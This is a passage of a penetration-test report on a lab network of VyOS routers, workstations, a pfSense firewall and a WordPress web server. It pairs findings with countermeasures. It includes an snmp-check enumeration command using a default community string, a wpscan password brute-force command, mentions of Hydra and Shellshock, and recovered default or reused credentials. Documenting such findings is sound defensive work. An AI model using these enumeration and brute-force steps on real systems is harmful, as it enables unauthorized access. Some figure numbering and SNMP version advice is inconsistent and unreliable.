To change the default password on the VyOS router, the network manager will need to utilize the configuration terminal by entering the command “configure”. The process of how to change the password can be seen in figure 1.2.1 below.




Figure 1.2.1 – Router Password Change

2.4.2.2 Vulnerability: Telnet

The tester discovered from the Nmap scans that port 23 was open, a telnet protocol. Connecting to the routers via telnet and monitoring the network traffic from Wireshark was vulnerable because telnet was not secure and transmitted the passwords in cleartext as seen in figure 1.2.2, where the tester had intercepted the connection in Wireshark. By following the TCP stream in Wireshark, the VyOS credentials are available unencrypted.




Figure 1.2.2 – Plaintext intercepted by Wireshark

2.4.2.2.1 Countermeasure: Switching to SSH

The network manager should enable SSH service to allow for encrypted data to be transmitted over the network, thus protecting the router's login details. Enabling SSH is shown in figure 1.2.0 below. SSH provides an encrypted connection and cannot be easily intercepted. After SSH is enabled, the telnet service should be deleted, as shown in figure 1.2.3.




Figure 1.2.3 – Deleting Telnet

2.4.2.3 Vulnerability: VyOS Router exposed via Multicast

By connecting to the VyOS router via telnet, the router sends a Multicast packet, which Wireshark can intercept. By analyzing the packet in Wireshark, the tester was able to discover the version number of the VyOS router. Since the rest of the routers are configured in the same way, the tester can assume that all the routers have same the version number on the network. With this information, the attacker could research vulnerabilities relating to that version of the VyOS router, as shown in Figure 1.2.4 below.




Figure 1.2.4 – VyOS Multicast Packet

2.4.2.4 Vulnerability: SNMP information leak

The tester found that the community string for the SNMP for all the routers is "secure"; however, 192.168.0.230, 192.168.0.233 and, 192.168.0.129 uses the default SNMP community string "private". This allows SNMP to reveal everything stored on the VyOS router, including the router's IP addresses and configurations. The way to obtain this information is shown in figure 1.2.5 below. The tester enters an SNMP-check command with the string being private.

```
root@kali:~# snmp-check 192.168.0.230 -c private
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.0.230:161 using SNMPv1 and community 'private'

[*] System information:

  Host IP address               : 192.168.0.230
  Hostname                      : vyos
  Description                   : Vyatta VyOS 1.1.7
  Contact                       : root
  Location                      : Unknown
  Uptime snmp                   : 04:45:43.72
  Uptime system                 : 04:45:30.37
  System date                   : 2022-1-13 14:53:16.0

[*] Network information:

  IP forwarding enabled         : yes
  Default TTL                   : 64
  TCP segments received         : 411108
  TCP segments sent             : 369769
  TCP segments retrans          : 1
  Input datagrams               : 752618
  Delivered datagrams           : 451357
  Output datagrams              : 710393
```

Figure 1.2.3: SNMP-Check results

The tester retrieved lots of sensitive information relating to these routers. The full results can viewed in Appendix E. Furthermore, the version number of SNMP is SNMPv1, the oldest and the original SNMP protocol. However, the biggest security flaw is that the community string is in cleartext. (Payne, Advanced Cyber Solutions, What is SNMP and Is it Secure? 2018)[14]

2.4.2.4.1 Countermeasure: Updating SNMPv1 and Complex strings

The primary security flaw with SNMPv1 is the clear-text community string; it is best to update to SNMPv3 as many of the weaknesses and vulnerabilities found in SNMPv1 and v2 are fixed in version 3. The other countermeasure is implementing a longer, more complex community string and only allowing read-only access to prevent attackers from manipulating files. Shown in figure 1.2.4 is how to configure the router to change the SNMP string, and the user may need to install SNMPv3 fully.

```
[edit]
vyos@vyos# set service snmp community MoreSecureCommunityString123@
[edit]
vyos@vyos# sho service snmp community
+community MoreSecureCommunityString123@ {
+}
 community private {
     authorization rw
 }
 community secure {
     authorization ro
 }
[edit]
vyos@vyos# delete service snmp community private
[edit]
vyos@vyos# show service snmp community
+community MoreSecureCommunityString123@ {
+}
-community private {
-    authorization rw
-}
 community secure {
     authorization ro
 }
[edit]
```

```
[edit]
vyos@vyos# set service snmp community MoreSecureCommunityString123@ authorization ro
[edit]
vyos@vyos# show service snmp community MoreSecureCommunityString123@
+authorization ro
[edit]
vyos@vyos# save
Warning: you have uncommitted changes that will not be saved.

Saving configuration to '/config/config.boot' ...
Done
[edit]
vyos@vyos# commit
commit          commit-confirm
[edit]
vyos@vyos# commit
[edit]
vyos@vyos# save
Saving configuration to '/config/config.boot' ...
Done
[edit]
vyos@vyos# ~
```

Figure 1.2.4 – SNMPv1 creating a secure community string and changing permissions to read-only

2.4.3 Workstations Flaws/Vulnerabilities

2.4.3.1 Vulnerability: NFS Permissions

The NFS share mounts were open to the directory of the xadmin account on 192.168.0.66, 192.168.0.34 and 192.168.0.210, which allowed for every file to be viewed and edited by the tester. The tester edited files on the .66 to allow for SSH Tunneling.

2.4.3.1.1 Countermeasure: Changing mount point and Privileges

To counteract the mount point, it should change from pointing the whole system to only the home directory to the xadmin account, meaning they will have access to the primary user default folders and not sensitive files. Furthermore, to disable access to the more critical files such as shadow and passwd, the steps to fixes can be seen in appendix E.

2.4.3.2 Vulnerability: Repeatable Passwords

The xadmin account is the administrator account on all the Linux based hosts on the network. However, every password associated with the xadmin account have “plums” set as the password. Allowing for easy access to an admin because of flawed configuration.

2.4.3.2.1 Countermeasure: Changing the password and giving each xadmin account specific passwords

The best countermeasure to this is changing the password by using the passwd command and setting each xadmin with its specific password to reduce the reuse of a single password.

2.4.3.3 Vulnerability: SSH Brute force

SSH on the network is vulnerable to SSH brute force which means an attacker can continuously send login requests with different passwords without any proper security measures to prevent them. SSH brute force was conducted at the 192.168.0.242 IP address and the results can be seen in figure 1.2.6 below




Figure 1.2.6 – SSH Brute force with Hydra

2.4.3.3.1 Countermeasure: Configure the IP tables

To stop SSH brute force, use the IPtables command to drop the connection after several attempts (Huckaby, Rackaid, Block SSH Brute Force Attacks 2010)[17]. The following excerpt will drop the connection for 5 minutes if more than a certain number of connections is made.

```
/usr/sbin/iptables -I INPUT -p tcp --dport 22 -i eth0 -m state --state NEW -m
recent --set
/usr/sbin/iptables -I INPUT -p tcp --dport 22 -i eth0 -m state --state NEW -m
recent  --update --seconds 60 --hitcount 4 -j DROP
```

2.4.4 Firewall Vulnerabilities

2.4.4.1 Vulnerability: Default Credentials

After navigating to the firewall GUI, the tester researched the default credentials and found that the client failed to change the default login details: admin/pfsense[15]. This now lets the tester gain access to the firewall, and if was an attacker, they could all unwanted traffic pass through the network and flood it with tons of requests/packets and overflow the whole network.

2.4.4.1.1 Countermeasure: Change the password

To change the Pfsense password, the administer must navigate to the Users section in the user manager and change the password, as shown in figure 1.2.7 below.




Figure 1.2.7 – Pfsense password change

2.4.4.2 Vulnerability: DMZ Misconfiguration

The Pfsense DMZ rules allow the webserver to interact with the LAN section of the firewall. This vulnerability is critical because it leads to the other vulnerabilities becoming much worse as the hosts in the DMZ should not be able to acknowledge hosts in the LAN section. The rule mentioned is shown in figure 1.2.8 below.

Figure 1.2.8 - DMZ Rule

2.4.4.2.1 Countermeasure: Delete the rule

Remove or disable the rule as shown below in figure 1.2.9.




Figure 1.2.9 – Deletion of the rule


2.4.5 Web server vulnerabilities

2.4.5.1 Vulnerability: ShellShock

As previously mentioned at the end Network Mapping process, the tester exploited a vulnerable found on the webserver at 172.16.221.237/24. The web server was vulnerable to shellshock, allowing remote code execution, known as a bash bug and occurs when an attacker makes an application send malicious environment variables to the bash. The attack was possible because of a status cgi script found on the webserver, which Nikto discovered.

2.4.5.1.1 Countermeasure: Update Apache and Bash

The simplest way to fix this exploit is to update the apache web server and the bash as this exploit has been patched on the latest version of these services. However, the user wants to keep the current version of Apache. Another fix would update the bash only. However, it is recommended that everything is updated to the latest patch to get the most effective security protection from attackers. To implement this fix is shown in figure 1.3.0 below.






Figure 1.3.0 – Bash and System upgrade

2.4.5.2 Vulnerability: Apache Server Runs as Root

The Apache web server runs as root, meaning that if the Apache service has been exploited and comprised by an attacker, they can gain root permissions.

2.4.5.2.1 Countermeasure: Reinstall Apache

The way Apache is configured, the best way to fix this issue is by reinstalling Apache

2.4.5.3 Vulnerability: Hidden WordPress Website

Found the webserver at 172.16.221.237/24, a WordPress website. The tester discovered this by using dirbuster, a tool that enumerates directory listings to find possible hidden directories left misconfigured, allowing attackers to investigate them. The WordPress website was accessible at 172.16.221.237/WordPress and contained a page called Mr Blobby, a simple WordPress website with no other information seen in figure 1.3.1.




Figure 1.3.1 – Mr Blobby WordPress

However, there was a login page on the Word press website with the account on the website being only the admin account, as they made a simple post.

With this information, the tester used a wpscan to attack the webserver with a list of passwords at the admin login portal. The scan results in figure 1.3.2 below show that the scan found a matching result for the password. With this information, the tester could log into the admin portal.

```
root@kali:~# wpscan --url http://172.16.221.237/wordpress -P /usr/share/john/password.lst -U admin --wp-content-dir wp-content
```

```
[i] Valid Combinations Found:
 | Username: admin, Password: zxc123
```

Figure 1.3.2 – WPscan Results

From the admin portal, the tester found that the two web pages displayed by the server were exceptionally outdated, which allowed pages to be vulnerable to the wpscan, as shown in figure 1.3.3.




Figure 1.3.3 – Admin Page

2.4.5.3.1 Countermeasures: Update WordPress

To make the web server secure is to implement changes, such as updating the WordPress service and changing the directory permissions to prevent the WordPress directory from being discovered unless the client purposely left it up to allow users to visit. However, the page seems not to be complete.

3 DISCUSSION

3.1 CRITICAL EVALUATION

3.1.1 Discussion of the Network Mapping Process

Overall, the client made a good attempt at properly configuring their network. The network Administrator had correctly configured the allocation of subnets to allow for future work on the network, such as extending the number of devices to host the network. With this client is not wasting addresses on specific sections on the main parts of the network. However, the tester managed to traverse the whole network and discover all the hosts and routers visible and hidden behind a firewall. If the network Administrator made a correctly configured network, this would not happen.

Furthermore, the tester could locate and create a subnet table of present IP addresses used on the routers and machines that connect to the users. As such, the tester has provided comments about the positive aspects of the network and pointed setbacks that are currently present on the network.

3.1.1.1 Network Design: Positives

The network has a good structure of hosts and routers connected sensibly and provides a simple design of where each host is on the network and which router/switches are connected to, a seen in section 2.2 – Network Map. Furthermore, the client took security measures on the network by implementing a firewall to block unauthorized users from reaching the second webserver and tried to hide subnets beyond the firewall.

Furthermore, analyzing the subnet table considered how IP address they needed. As good practice as network administrators, they remembered saving IPs to add more hosts for future implementation. The client has neatly organized and assigned IPs per a specific router. For example, the client uses the subnet address 192.168.0.192/27, giving them 29 usable hosts and assigned two IP addresses, .192 and .193.

3.1.1.2 Network Design: Negatives

However, the network design did get mixed when the client decided to implement separate IP address ranges for a different workstation and one of the web servers. However, the tester believes that Web server one was misconfigured to have a 172.168.221.237 IP address range or to have it on a separate interface for professional network design. However, a workstation on 13.13.13.13/24 was connected to a PC on router 2. From the subnet calculations, that IP range allows for 253 usable hosts, so if the client is planning for a massive extension of their network, it's a waste of an IP and be better suited to place the workstation on a switch with the PC connected to router 2.

However, the network administrator was close to finishing the Pfsense firewall; although they would have to fix the security issues being the default firewall password, admin/pfsense still enabled and allowed the host on the DMZ to communicate with the other hosts allowing on the network. In contrast, that host cannot be reached by another user.

3.1.2 Network Design: The vulnerabilities and Problems

3.1.2.1 VyOS Routers

Overall, the security on every router and host is very vulnerable to an attacker, as such with the tester being able to access every VyOS router that had default credentials enabled. The VyOS router system is also very outdated, which could lead to vulnerabilities within the system that could be open to attacks.

Furthermore, the client has seemingly set up specific ports for no reason or is simply unaware they are open. An instance of this Is detailed with the use of Telnet at port 23 being available. This port allowed the tester to connect to the VyOS router using the default login details vyos/vyos. By intercepting the TCP stream on Firefox, I found a multicast packet displayed in plain-text same as the telnet packets mentioned earlier.

SSH, the other secured connection type, is available on the VyOS routers and various hosts. However, SSH is vulnerable to Bruteforcing, which poses a risk to the current state of the network's security. There was no way to prevent these SSH requests from being sent and retrieved by the workstations routers as they had not been implemented.

The network Administrator enabled the SNMPv1 protocol, and since version one of the SNMP stores the community string as clear text and allows for every piece of information relating to the machine to be viewed by an unauthorized user and this could be prevented if the client updated to SNMPv2, which is the more secure version of SNMP (Keary, Tim, Comparitech ‘How to Find and Create SNMP Community Strings: Windows/Linux’, November 5th 2021)[16]

3.1.2.2 Generic Flaws and Vulnerabilities

The network administrator strangely had NFS port 2049 open, which allowed anyone on the network to access a machine's files and read the files and write and make changes to them. The tester utilized this, and from this mistake, they could gain the credentials of the xadmin and root accounts on the network. This simple mistake led to the whole network being comprised. The network administrator made the mistake of assigning every xadmin and root accounts the same credentials on different hosts.

Furthermore, this is shown as the passwords were xadmin/plums, root/apple and, xweb/pears, which allowed for easier infiltration to other machines, either through pivoting or SSH Tunneling.

The administrator needs to implement a password policy or make every password unique to each user on every host. Every device/router with SSH or Telnet open was vulnerable to SSH brute force via Hydra. The passwords were only four characters long with no symbols or numbers to make the password.

The telnet service itself should be removed and replaced with only SSH secured with a firewall or set rules to block incoming traffic to stop incoming brute force into the network. To update the outdated services being used, like Apache and Bash, which were vulnerable to attacks.

There were vulnerabilities to allow SSH on .66, however due to the network it was unreliable and unsuccessful at identifying the SSH tunnel.

3.1.3 Overall Judgement of the Network Design

The overall Network design is a good attempt at creating a network, however, with the listed vulnerabilities and strange decisions from the client on the configuration. Furthermore, the Network administrator made common mistakes when configuring the network and routers and the firewall, which is the best defense for the hosts against sniffers and being overflooded with requests.

3.2 CONCLUSION

